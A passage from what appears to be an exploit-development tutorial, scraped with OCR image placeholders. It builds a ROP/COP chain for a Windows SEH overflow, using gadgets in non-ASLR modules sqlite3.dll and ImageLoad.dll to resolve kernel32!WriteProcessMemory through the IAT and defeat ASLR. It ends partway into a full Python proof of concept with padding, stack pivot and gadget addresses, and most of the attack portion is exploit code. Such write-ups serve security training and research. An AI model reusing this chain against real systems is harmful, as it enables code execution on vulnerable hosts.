
Stepping through the instruction, we have dynamically changed the parameter placeholder for nSize to the legitimate parameter!



kernel32!WriteProcessMemory

Perfect! All that is left now is to is extract our current pointer to kernel32.dll and calculate the offset between kernel32WriteFileImplementation and kernel32!WriteProcessMemory. After this, we will use the same primitive of dynamically manipulating the kernel32WriteProcessMemory parameter placeholder to point to the actual API.

Currently. ECX (the register we have been leveraging for each of the arbitrary writes to overwrite function parameter placeholders), is 0x14 (20 decimal) bytes away from the kernel32!WriteProcessMemory parameter placeholder.



Knowing this, we will prepare another arbitrary write by decrementing ECX by 0x14 bytes.

```
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)


crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
```

```
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)   # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
```


Once the ROP gadgets have executed, ECX now contains the same address as the parameter placeholder for kernel32!WriteProcessMemory.



The goal now is to dereference the kernel32!WriteProcessMemory parameter placeholder and place it in a CPU register we have control over.

Since ECX is reserved for the arbitrary write, we will use EAX to *also* store the kernel32!WriteProcessMemory parameter placeholder.

Recall that EDX still contains a value of 0x180, from the nSize parameter. After all, we have not manipulated EDX since. Conveniently, the current distance between the address within EAX and the kernel32!WriteProcessMemory parameter placeholder is 0x260.



Since we already have a routine of ROP and COP gadgets that increases EDX 0x180 bytes, we can utilize the *EXACT* same routine to increase it another 0x180 bytes - which will give us a value of 0x260! Once EDX contains the value of 0x260, we can subtract it from EAX and place the difference in EAX. This will allow us to store the kernel32!WriteProcessMemory parameter placholder in EAX. This time, however, since EDI already contains the old “return to the stack” routine - we can just directly add to EDX.

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)


crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)


crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)


crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

After the add edx COP gadgets execute, EDX contains the distance between the kernel32!WriteProcessMemory and EAX (which is 0x260).



After the COP gadgets execute, the sub eax, edx ; ret gadget takes over execution - resulting in EAX now containing the address of the kernel32!WriteProcessMemory parameter placeholder.







So currently, as it stands, the stack address of 0x2636920, which changes when the process restarts, points to 0x61c832e4 - which then points to the kernel32.dll address. This means we have a pointer to a pointer to the pointer we would like to extract. Knowing this, we will dereference 0x2636920 and store the result (which is 0x61c832e4) into EAX. Then, utilizing the exact same routine, we will dereference 0x61c832e4 (which is a pointer to kernel32!WriteFileImplementation) and store the result in EAX. We can achieve this with two ROP gadgets.

crash += struct.pack('<L', 0x1002248c) # mov eax, dword [eax] ; ret: ImageLoad.dll (non-ASLR enabled module)


crash += struct.pack('<L', 0x1002248c) # mov eax, dword [eax] ; ret: ImageLoad.dll (non-ASLR enabled module)


Program execution hits the first gadget, where WinDbg shows us what will be placed in EAX (0x61c832e4).






Utilizing the same ROP gadget, we successfully extract a pointer to kernel32.dll into EAX - dynamically!






This is great news. We have defeated ASLR on the system itself. What needs to happen now is that we need to find the offset
between kernel32!WriteProcessMemory and kernel32WriteFileImplementation. To do this, we can use WinDbg.




Great! The distance between the two functions is 0xfffaca4d (remember, to avoid NULL bytes - we use the negative distance).

However, if we subtract these two values - it seems as though there is an issue and kernel32!WriteProcessMemory is not extracted properly.




Instead of fighting with two's complement math - let's just use a different function from the IAT. Preferably, let's find a function that is less than in value, in terms of the virtual address, than kernel32!WriteProcessMemory.

Looking at the IAT for ImageLoad, we can see there is a nice IAT entry that points to kernel32!GetStartupInfoA.



Subtracting the two functions results in a value of 0xfffffd2d - and also yields our desired output!



Now that we have solved this issue, let's show the full PoC up until this point.

```
import sys

import os

import socket

import struct
```

```
# 4063 byte SEH offset

# Stack pivot lands at padding buffer to SEH at offset 2563

crash = "\x90" * 2563


# Stack pivot lands here

# Beginning ROP chain



# Saving address near ESP for relative calculations into EAX and ECX

# EBP is near stack address

crash += struct.pack('<L', 0x61c05e8c)    # xchg eax, ebp ; ret: sqlite3.dll (non-ASLR enabled module)


# EAX is now 0xfec bytes away from ESP. We want current ESP + 0x28 (to compensate for loading EAX into ECX eventually) into EAX

# Popping negative ESP + 0x28 into ECX and subtracting from EAX

# EAX will now contain a value at ESP + 0x24 (loading ESP + 0x24 into EAX, as this value will be placed in EBP eventually. EBP will then be placed into ESP - which will compensate for ROP gadget which moves EAX into EAX via "leave")

